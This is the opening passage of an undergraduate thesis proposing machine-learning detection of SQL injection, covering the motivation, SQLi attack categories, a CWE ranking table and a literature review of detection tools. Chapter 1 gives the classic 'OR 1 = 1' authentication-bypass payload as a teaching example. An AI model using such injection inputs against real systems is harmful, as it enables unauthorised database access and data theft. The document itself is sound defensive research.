DETECTION OF SQL INJECTION ATTACK USING MACHINE LEARNING

BY

TUNG TEAN THONG

A REPORT

SUBMITTED TO

Universiti Tunku Abdul Rahman

in partial fulfillment of the requirements

for the degree of

BACHELOR OF COMPUTER SCIENCE (HONOURS)

Faculty of Information and Communication Technology

(Kampar Campus)

JAN 2024

UNIVERSITI TUNKU ABDUL RAHMAN

REPORT STATUS DECLARATION FORM

Title: _DETECTION OF SQL INJECTION ATTACK USING MACHINE __
_ LEARNING ____
____

Academic Session: __JAN 2024___

I ________________TUNG TEAN THONG______________________
(CAPITAL LETTER)

declare that I allow this Final Year Project Report to be kept in
Universiti Tunku Abdul Rahman Library subject to the regulations as follows:

1. The dissertation is a property of the Library.
2. The Library is allowed to make copies of this dissertation for academic purposes.

Verified by,

[illegible] GML

(Author's signature)	(Supervisor's signature)

Address:
__11, Lorong BLM 5/10______
__Bandar Laguna Merbok_____
_08000 Sungai Petani Kedah___

_______Gan Ming Lee______
Supervisor's name

Date: ______23/4/2024_______

Date: ______23/4/2024_______

Universiti Tunku Abdul Rahman			
Form Title : **Sample of Submission Sheet for FYP/Dissertation/Thesis**			
Form Number: **FM-IAD-004**	Rev No.: **0**	Effective Date: **21 JUNE 2011**	Page No.: **1 of 1**

FACULTY/INSTITUTE* OF INFORMATION AND COMMUNICATION TECHNOLOGY

UNIVERSITI TUNKU ABDUL RAHMAN

Date: __23/4/2024______

SUBMISSION OF FINAL YEAR PROJECT /DISSERTATION/THESIS

It is hereby certified that ______***TUNG TEAN THONG***___________________________ (ID No: __***20ACB01238***______) has completed this final year project/ dissertation/ thesis* entitled "___*DETECTION OF SQL INJECTION ATTACK USING MACHINE LEARNING*___" under the supervision of ______GAN MING LEE_________ (Supervisor) from the Department of ___CN_____, Faculty/Institute* of _______FICT_______ , and __LIM JIA QI____ (Co-Supervisor)* from the Department of ______CS______, Faculty/Institute* of _______FICT_________.

I understand that University will upload softcopy of my final year project / dissertation/ thesis* in pdf format into UTAR Institutional Repository, which may be made accessible to UTAR community and public.

Yours truly,

[illegible]

____
(*TUNG TEAN THONG*)

*Delete whichever not applicable

DECLARATION OF ORIGINALITY

I declare that this report entitled "**DETECTION OF SQL INJECTION ATTACK USING MACHINE LEARNING**" is my own work except as cited in the references. The report has not been accepted for any degree and is not being submitted concurrently in candidature for any degree or other award.

Signature : [illegible]

Name : ____TUNG TEAN THONG_____

Date : ___23/4/2024______

ACKNOWLEDGEMENTS

I would like to express my sincere thanks and appreciation to my supervisor, Dr Gan Ming Lee, who gave me this bright opportunity to engage in this SQLI detection using machine learning project. It is my first step to establishing a career in the cyber field. A million thanks to you for supporting me throughout this project's journey.

To a very special person in my life, Liew Huan Yi, for her patience, unconditional support, and love, and for standing by my side during hard times. Finally, I must say thanks to my parents and my family for their love, support, and continuous encouragement throughout the course.

ABSTRACT

The rapid proliferation of online services has led to a significant increase in the utilisation of the internet. User data is considered the most precious asset of the firm; nonetheless, databases are susceptible to many assaults and dangers. SQL injection (SQLI) refers to a specific type of security vulnerability that occurs when unauthorised SQL code is inserted into web applications to compromise databases, leading to potential consequences such as data breaches, server disruptions, and data loss within an organisational context. Based on the literature review findings, it has been observed that conventional techniques employed for detecting SQLI attacks often exhibit limitations in their effectiveness and suffer from various drawbacks. This work presents a novel real-time system for detecting SQLI attacks. The system utilises a machine learning approach to train and enhance its ability to identify and prevent SQLI attacks accurately. The machine learning algorithms employed in this study encompass Convolutional Neural Networks (CNN), Logistic Regression, Naïve Bayes Classifier, Support Vector Machine, and Random Forest. The system covers multiple stages: project pre-development, data pre-processing, feature selection, machine learning model selection, model training, model testing, implementation, and assessment. Integrating this system into the backend of the web application server would augment the safety and security measures of the online application. The system will undergo real-time monitoring through periodic analysis of website traffic statistics. Upon detection of a SQLI attack, the system will generate and transmit a comprehensive report to promptly warn the network administrator of the occurrence of the attack. This notification enables the administrator to undertake the necessary measures to address the vulnerability by applying appropriate patches to the web application.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

SQL	Structured Query Language
SQLI	SQLI Injection
SVM	Support Vector MachineCNN
CNN	Convolutional Neural Network
WAF	Web Application Firewall
JSON	JavaScript Object Notation
DNS	Domain Name System
HTTP	The Hypertext Transfer Protocol
JDBC	Java Database Connectivity
JSA	Java String Analysis
CFL	Context-free Languages
GPU	Graphics processing unit
FPGAs	Field Programmable Gate Arrays
AMNESIA	Analysis and Monitoring for NEutralizing SQL-Injection Attacks
ANN	Artificial Neural Networks
HIPS	Hybrid Injection Prevention System
DVWA	Damn Vulnerable Web Application
TPU	Tensor Processing Units
KNN	K-Nearest Neighbours
KVM	Kernel-based Virtual Machine
PC	Personal Computer
TP	True Positive
TN	True Negative
FP	False Positive
FN	False Negative
XML	Extensible Markup Language
NTLK	Natural Language Toolkit
NLP	Natural Language Processing

Chapter 1
Introduction

By the end of 2022, the global internet user population had surged to 5.3 billion, with a staggering 1392% growth rate since 2000 [1]. The internet has become the primary platform for doing business and transactions for organizations globally due to its rapid development in usage. Meanwhile, the exponential rise in internet users and the quick development of web technology have coincided with the explosion of online services, such as e-commerce sites and massive data repositories. However, this growth has also heightened security threats, allowing unauthorized entities to exploit web application vulnerabilities and access sensitive data. At the core of this digital landscape lies the utilization of relational databases, accessible through Structured Query Language (SQL) for the execution of online transactions. SQL serves as a fundamental tool in web development, enabling websites to interact with databases by issuing a range of commands, including data retrieval, updates, insertions, and deletions through SQL queries. SQL is frequently used to interconnect with and alter databases in order to provide users with personalized data representations. Multiple components within SQL serve essential functions, such as queries that facilitate data retrieval through SELECT statements and the integration of user-provided variables. To provide an illustrative example of this process, consider an imaginary situation where a user logs in to an e-commerce platform by entering their credentials, namely a username and password, to get access. A dynamically generated SQL query: “SELECT * FROM users WHERE name = ‘username123’ and password = ‘password123’” is being executed at that moment. This statement highlights the vital role of SQL in enhancing user experiences and enabling safe access to online services. This exemplifies the crucial role of SQL in ensuring secure online transactions and safeguarding user data within the dynamic digital environment.

1.1 Problem Statement and Motivation

The detection of SQLI attacks is of the utmost significance in ensuring the integrity and security of web-based applications and databases. However, several significant obstacles and deficiencies have been uncovered in this field as these attacks routinely maintain their position within the OWASP Top10 web vulnerabilities. A total of 1789 instances of SQLI vulnerabilities were discovered as Common Vulnerabilities and Exposures (CVEs) in 2022 [2]. The existing SQLI detection approaches, such as the MATLAB program called "SQLI Detector", frequently exhibit a deficiency in real-time monitoring capabilities [3]. Consequently, the accurate real-time detection and prevention of SQLI attacks in web applications become challenging as they rely on manual checks or sporadic scans. For illustration, rule-based systems are often ineffective against new types of SQLI attacks, such as zero-day attacks.

Moreover, several systems are deficient in incorporating the trained machine learning algorithms into their detection mechanisms [4, 5]. This deficiency poses a hindrance to the identification of emerging attacks and requires regular manual updates, hence imposing a significant burden on resources and time. In addition, the categorization of SQLI attacks frequently proves inadequate nowadays [3, 7, 8, 9]. For example, a system designed to detect SQLI may overlook other attack methods, such as error-based or union-based assaults, if it is limited to recognizing just specified attack types, such as inferential or time-based attacks. Consequently, this might result in the occurrence of inaccurate positive or negative outcomes, thereby resulting in the inefficient utilization of resources and an increased vulnerability to security breaches. Nevertheless, the advancement of machine learning has the potential to improve the accuracy and effectiveness of SQLI detection by allowing systems to adjust to emerging attack patterns gradually. Therefore, this project aims to create a machine learning-based SQLI detection model that can improve the real-time detection of SQLI and enhance its accuracy. This will help reduce the risk of security breaches and safeguard sensitive data.

1.2 Research Objectives

The main objective of this project is to incorporate a backend system that can detect SQLI in real-time into the web application. The sub-objectives of the project encompass selecting and training a suitable machine learning algorithm for the detection of SQLI attacks and integrating the real-time detection machine learning model into the web application.

This research focuses on selecting and training an accurate machine learning algorithm to detect SQLI attacks. Extensive datasets containing valid and malicious SQL queries are required to achieve this. Data preprocessing to remove duplicates and missing values is also crucial. The model will be trained on in-band and inferential SQLI attack data to enhance detection precision and efficiency while reducing resource requirements. The chosen machine learning method will be integrated into the web application's backend.

Besides that, this project aims to improve at least 2% of the accuracy of the previous SQLI detection machine learning model. To achieve this objective, we will try to improve the quality of the datasets by gathering a varied and comprehensive dataset that accurately represents real-world instances of SQLI attack queries and non-legitimate queries. Two datasets containing different SQLI attack queries and non-legitimate queries will be preprocessed and merged into a single data frame. Machine learning models such as Logistic Regression, Naïve Bayes Classifier, and CNN will then be trained with the datasets.

The integration of real-time detection capabilities into the SQLI detection system is identified as another crucial aim. The use of real-time monitoring facilitates the system's ability to rapidly detect and identify SQLI threats as they transpire. This entails the acquisition of data packets that are created during the transmission of HTTP and MySQL traffic. The system can identify any abnormal behaviour or patterns that may indicate the occurrence of a SQLI attack by ongoing surveillance of incoming SQL query data packets. In the case of a security breach, it is imperative that the system instantly initiates notifications and reports to system administrators or security staff. This enables them to promptly implement preventative actions and limit any possible loss or harm to data.

1.3 Project Scope and Direction

The primary objective of this project is to develop a real-time system for detecting SQLI attacks, with the intention of integrating it into the backend of the online application. Consequently, the web application will have a backend consisting of a remote MySQL server and a real-time SQLI attack detection system to detect SQLI attacks. In order to deploy the SQLI attack detection system, a few machine learning models, Logistic Regression, Naïve Bayes Classifier, SVM, Random Forest, and CNN, will first be trained. Subsequently, the most optimal machine learning method with the highest accuracy will be selected for integration into the web application. In this scenario, the machine learning model will exclusively undergo training utilizing just in-band SQLI and inferential SQLI attack data. Hence, the system can solely identify in-band SQLI and inferential SQLI threats. By integrating a machine learning model into the web application, the system will possess the capability to identify and prevent SQLI attacks autonomously.

In addition, the machine learning model that possesses real-time functionality will be integrated into the SQLI detection system. The reason for this is that the real-time SQLI detection system has the capability to monitor web traffic and databases consistently. Hence, it would enable prompt notification to users, facilitating rapid remediation of SQLI attacks as they occur. Implementing a real-time SQLI detection system can potentially increase the security of online applications. By using this system, the web application may automatically generate and transmit a detailed report to the user, providing immediate details regarding any potential SQLI attacks. Therefore, it has the potential to decrease the necessity for manual supervision and intervention of the web server.

1.4 Impact, Significance and Contributions

The primary focus of this research project is creating a machine-learning model that exhibits a remarkable accuracy rate beyond 92% in identifying SQLI attacks. The presented accuracy benchmark serves as evidence of our steadfast dedication to developing an advanced machine learning model that effectively detects SQLI risks in web applications. By attaining this notable degree of accuracy, our research not only propels the field of cybersecurity forward but also provides practical solutions for the ongoing problem of SQLI attacks. The capability to identify SQLI attacks with a notable level of accuracy is a remarkable advancement in the realm of web application security. This advancement plays a crucial role in mitigating the likelihood of data breaches, unauthorized access, and related security vulnerabilities.

The integration of real-time detection and response capabilities into our system is a significant advance in the field of cybersecurity. The utilization of real-time detection mechanisms enables rapid identification of SQLI attacks upon their inception to facilitate countermeasures. Consequently, it dramatically reduces the potential damages that attackers might cause, lowering the likelihood of unauthorized access, data breaches, and compromise of confidential data. By implementing real-time measures to mitigate SQLI attacks, organizations may enhance the protection of their digital assets and safeguard the confidentiality and integrity of vital information. The real-time capability of the system not only results in time savings but also reduces the workload on cybersecurity teams, allowing them to concentrate on higher-level security initiatives instead of reactive problem-solving.


1.5 Background Information

The beginnings of SQLI may be traced to the beginning stages of web-based application development when programmers started utilizing databases for the dynamic retrieval and storage of data. With the increasing complexity of online applications, a necessity for dynamic SQL queries emerged, which subsequently gave birth to SQLI attacks. SQLI is a widely recognized and persistent cybersecurity threat that has harmed web-based applications for an extended period. SQLI attacks had significant repercussions, leading to a multitude of major data breaches and substantial financial losses for organizations on a global scale. For instance, the hacker might target a vulnerable website and use SQLI to launch an attack to gain access to the organization’s sensitive data. The hacker group called Lulz Security launched the SQLI attack on Sony and was able to gain unauthorized access to sensitive information, such as personal data and login credentials, of over 77 million Sony PlayStation Network users as all the information due to the poorly designed web application code [9]. The breach has caused Sony to suffer enormous financial losses as well as a decline in customer trust.

The traditional methods for detecting SQLI, namely signature-based and rule-based systems, have demonstrated limited effectiveness in addressing the constant evolution of these security risks. These solutions frequently depend on pre-established patterns or rules, rendering them ineffective when confronted with novel and unique attack vectors. Consequently, the cybersecurity industry has increasingly embraced machine learning as a potentially effective approach to tackle the difficulty posed by SQLI vulnerabilities. Machine learning utilizes algorithms driven by data to evaluate and identify patterns within web traffic and user inputs. Machine learning models can differentiate between regular and suspicious activity by training on extensive datasets that encompass both valid and malicious SQL queries. This adaptive methodology enables machine learning models to adapt and adjust to evolving attack patterns, thus enhancing their effectiveness in real-world scenarios.

1.5.1 SQL Injection (SQLI)

SQLI is a type of cyberattack in which SQL codes are inserted into user input parameters such as web form to deceive the poorly-designed web application into executing the hacker's code on the database to access or manipulate the database [10]. A successful attack could result in unauthorized access to the user list, alteration or elimination of tables and records, and acquisition of administrator privileges for the database. These factors could lead to a substantial decline in revenue and customer trust for the organization. SQLI vulnerability has been well recognized for over twenty years and remains a significant problem today due to its potential for extensive damage. This is especially true as new attack vectors emerge when the existing injection approaches are refined and improved. Figure 1.1 shows SQLI was in the top three of the Common Weakness Enumeration (CWE) Top 25 Most Dangerous Software Weaknesses in 2022. In contrast to the previous year, the ranking has experienced a shift from the sixth position to the third position, accompanied by a notable score of 22.11.



Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲

Figure 1.1: The Common Weakness Enumeration (CWE) Top 25 Most Dangerous Software Weaknesses of 2022 [11].

In order to identify vulnerable user input within a web application, an attacker must first submit a number of random values into the argument field and observe the server's response. Consequently, the attacker could generate input content within a text file containing the entire malicious SQLI payload used to execute the attack. Upon being successfully transmitted by the attacker, the database will proceed to execute the malicious SQL instructions. Using the example from the introduction, we will assume that the user's username is 'user123' and their password is 'helloworld'. Hence, upon the user's login to the online shopping website, the SQL query "SELECT * FROM user WHERE username = 'user123' and password = 'helloworld'" will be executed within the database. However, the attacker may execute the SQL attack by entering 'OR 1 = 1' instead of the correct password in the input field. The SQL query will execute SELECT * FROM user WHERE username = 'user123' and password = 'OR 1 = 1' if the website is poorly designed. The tautological statement "1 = 1" guarantees that the attacker will consistently successfully login to the website, regardless of whether the correct password is utilized. Based on research investigations, the inclusion of code employing the "OR" operators alongside a "TRUE" assertion, namely in the form of "1=1", is sometimes referred to as a tautology [12]. The SQL query will return the entirety of the user table's data, enabling the attacker to obtain unauthorized access to the victim's confidential information. Figure 1.2 shows that the attackers can change the SQL query by substituting their data with the user-supplied data by injecting the malicious SQL code.




Figure 1.2: An overview of how attackers get unauthorized access to the website database by using SQLI [13]

Indeed, a significant number of today's websites and internet applications possess robust mechanisms to mitigate such fundamental forms of cyberattacks effectively. However, there are numerous and more sophisticated SQLI techniques as the attackers constantly look for SQLI vulnerabilities on the internet, and the developers lack an understanding of how SQLI vulnerabilities work. In addition, SQLI attacks are inexpensive and straightforward to execute, but the consequences can be severe for the victims. For instance, an attacker may initiate a SQLI attack using the JSON data-sharing standard to circumvent traditional countermeasures such as Web Application Firewall (WAF), which does not support JSON for inspecting SQLI [12].

1.5.2 Types of SQLI

Numerous techniques to employ SQLI can result in different major issues. SQLI could also be divided into three major categories according to the methods used to access the database backend data and the degree of possible harm they might cause. In general, there are three main subcategories of SQLI: In-band SQLI, Inferential SQLI, and Out-of-band SQLI [13]. Using these SQLI, an attacker might bypass the authentication, access, alter, and remove data in a database.

1. In-band-SQLI

In-band-SQLI is the most prevalent and convenient SQLI attack. It occurs when the attackers acquire the outcome directly over the same communication channel. For instance, the outcome of the attack will be seen in the same web browser if the attacker conducts the attack manually. The term "classic SQLI" also applies to in-band SQLI. Union-based SQLI and error-based SQLI are the most popular methods of in-band SQLI.

a) Error-based SQLI

Error-based SQLI is a variant of in-band SQLI that utilizes the database server's error messages to gather details about the database's structure. The hacker will trick the database into making a mistake by inserting false data into a query. In rare circumstances, an attacker may enumerate an entire database using only error-based SQLI.

b) Union-based SQLI

Union-based is a kind of in-band SQLI that utilizes the UNION SQL clause to get results that blend sensitive data with legitimate information. In a union query attack, the attacker will attach a malicious query to a query using the UNION operator. The malicious query will combine with that specific query to allow the hacker to access the values of additional table columns.

2. Inferential SQLI

Inferential SQLI is sometimes referred to as blind SQLI since the attacker cannot immediately see the results of the injected queries as no data is exchanged between the web application and the attacker. Instead, the attacker enumerates the database, sending payloads and monitoring the web application’s response and behaviour. Boolean-based blind SQLI and time-based blind SQLI are the two forms of inferential SQLI.

a) Boolean-based Blind SQLI

Boolean-based blind SQLI is a type of inferential SQLI that depends on sending an SQL query to the databases to force the application to provide a different response according to whether the query produces a TRUE or FALSE result. The HTTP response’s content might change based on the outcome. Even if the database doesn’t return any information, a malicious attacker can still tell if the payload used returned true or false. This is a typically lengthy approach when working with extensive databases, as an attacker would have to enumerate the characters in a database.

b) Time-based Blind SQLI

Time-based SQLI is a form of inferential SQLI that requires submitting an SQL query to the database, which makes it wait for a predetermined period before replying. The web application’s response time will indicate whether the query outcome is TRUE or FALSE.

3. Out-of-band SQLI

Out-of-band SQLI is uncommon as they need the database server for the web application to enable some functionalities. The attack is called out-of-band SQLI if the attack cannot be launched and the result cannot be gathered over the same channel. The attacker will trick the victimized application into sending information to a remote endpoint under his supervision rather than waiting for a response. This injection would depend on the database server’s capability to send DNS or HTTP requests.

1.5 Report Organization

The report begins with Chapter 1, providing an introduction to the research topic, outlining the objectives, scope, and structure of the study. Chapter 2 presents a comprehensive literature review on SQL injection attacks, machine learning-based intrusion detection systems, and real-time detection methodologies, identifying gaps and opportunities in the field. In Chapter 3, the methodology and approach employed in developing the real-time SQLI detection system are detailed, covering data collection, feature engineering, and machine learning model selection. Chapter 4 delves into the system design, elucidating the architectural components, software requirements, and design considerations. Chapter 5 focuses on the implementation process, discussing software development, system configuration, and practical challenges faced. The evaluation and discussion of the system's performance are presented in Chapter 6, including experimental setup, testing methodologies, and result analysis. Finally, Chapter 7 concludes the report with a summary of key findings, recommendations for future research, and concluding remarks on the real-time SQLI detection system.

Chapter 2
Literature Review

2.1 Previous Works on SQL Injection Detection

2.1.1 JDBC Checker: A Static Analysis Tool for SQL/JDBC Applications

(C. Gould et al. 2004) proposed a research paper about the development of a static analysis tool to analyze dynamically generated SQL query strings in Java and confirm whether they comprise any possible malicious queries. The JDBC Checker uses the Java String Analysis (JSA) to dynamically check the user input type and thwart SQLI attack dynamic attempts [14]. The approach is based on a mix of automatic-theoretic methods [16] and a variation of the reachability issue for context-free languages (CFL) [17, 18]. The analysis consists of two main steps:

1) Constructs a conservative representation of the produced query strings as a finite-state automation by building on a static string analysis.

2) Statically check the finite state automation using a modified CFL reachability technique.

Figure 2.1 shows the overview of the JDBC Checker analysis and the tool architecture outline.





Figure 2.1: The overview of JDBC Checker analysis and the tool architecture outline [18]

Generally, it offers to discover and highlight probable SQL query issues and hotspots and validate the validity of the SQL strings. It functions by listing all possible SQL strings that could be executed statically across a specific application. Then, it will check each one of those potential SQL strings for malicious content and semantic errors instead of dynamically checking each query as it is generated at runtime. Although this approach was not designed to identify and prevent conventional SQLI attacks, it can be used to avoid attacks that leverage type mismatches in a dynamically constructed query string to cause damage to the underlying database, such as SQLI. JDBC Checker may detect one of the fundamental causes of SQLIA vulnerabilities in programming, which is incorrect data type checking.

Strengths

The JDBC checker is highly accurate in analyzing and determining the dynamically generated SQL query strings in Java, as it has a very low false-positive rate. Table 2.1 shows the overview of the test program used to test the JDBC Checker and the high accuracy of the results produced.

Table 2.1: The overview of the test programs used to test the JDBC Checker and the summary of the results [15]



Test Programs (S) Student (W) Web Download (I) Industrial	Size				Analysis Time (sec)		Errors Found			
	Java Program (Lines)	Hotspots	Schema (Columns)	Total Automaton Edges/Nodes	Automaton Generation	Semantic Analysis	Warnings	Total Errors	Confirmed Errors	False Errors
Smi (S)	1559	1	19	35 / 27	1.5	7.1	0	0	0	0
CFWorkshop (S)	36	5	13	47 / 52	0.6	1.3	0	0	0	0
TicTacToe (S)	2888	2	26	134 / 121	6.4	144.8	3	1	1	0
WebBureau (W)	50	10	21	152 / 162	0.5	2.5	0	1	1	0
Checkers (S)	6615	4	36	181 / 138	11.8	97.8	0	15	15	0
JuegoParadis (S)	6135	13	29	259 / 206	27.0	45.0	0	9	0	9
Reservations (S)	2385	22	54	368 / 383	1.7	29.1	0	0	0	0
OfficeTalk (S)	5812	29	14	655 / 525	7.0	120.8	0	2	2	0
PurchaseOrders (I)	642	51	82	1324 / 1373	1.3	173.3	41	10	9	1

Limitations

Although the JDBC Checker has high accuracy and very low false-positive rates, it cannot defend against a SQLI attack if the malicious SQL query has a proper type or syntax. This is because JDBC Checker can only be used to determine the malicious SQL codes. Besides, if there are a large number of possible SQL queries, enormous storage space is needed, and it might affect the performance of the JDBC Checker as it will slow down the time to complete the analysis. Besides, high costs are needed to buy the storage space to store the possible SQL queries. Furthermore, the JSA library will only support the Java programming language because the JDBC Checker needs it to validate SQL queries. This implies that JDBC Checker won't be able to identify the SQLI when the hacker executes the SQLI using a language other than Java.


Solutions

SQLI attacks can be difficult to defend against if the SQL query has the right syntax because traditional defence techniques consisting of input validation and parameterized queries are useless in these instances. In this case, machine learning techniques may be used to detect and categorize SQLI attacks based on data patterns such as the frequency and sort of input parameters used in the query. Besides that, when confronted with a large number of potential SQL queries, storing all of them and verifying them for vulnerabilities can be time-consuming and resource intensive. To solve the problem, we can implement a whitelist of known-to-be-secure SQL statements. This reduces the number of queries that must be inspected for vulnerabilities. Furthermore, when JDBC only supports Java, most of the SLQI attacks that use other programming languages would not be detected and prevented. In this case, we could implement the system in other programming languages with its SQLI detection libraries.

2.1.2 Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach

In this paper, (D. Appelt et al. 2014) proposed the idea of a black-box automated testing technique called µ4SQLi [19]. The technique is built on a collection of mutation operators that change inputs to produce new test inputs to cause SQLI attacks. Additionally, there are several methods for integrating these operators, and multiple operators can be used on the exact same input. This might produce inputs with new attack patterns, raising the possibility of detecting SQLI vulnerabilities. More particularly, it aims to provide test inputs that can get past web application firewalls and produce SQL statements that can be executed. A WAF may stop SQLI attacks and stop an exploit from being used against a weak web service. Therefore, effective test inputs must thus pass past the WAF to reach the service. According to their intended use, mutation operators can be classified into three classes: Behaviour-changing, syntax-repairing, and obfuscation. The baseline strategy, which consists of 137 recognized attack patterns, is referred to as Std (Standard attacks). A catalogue of SQLI patterns contains these patterns collectively, and they include several trendy attack types, including Boolean-based and UNION query-based [20]. Table 2.2 provides a summary of all mutation operators that are included in the µ4SQLi.

Table 2.2: Summary of the mutation operators that are classified into behaviour-changing, syntax-repairing, and obfuscation operators [19].



MO name	Description
	Behaviour-Changing Operators
MO_or	Adds an OR-clause to the input
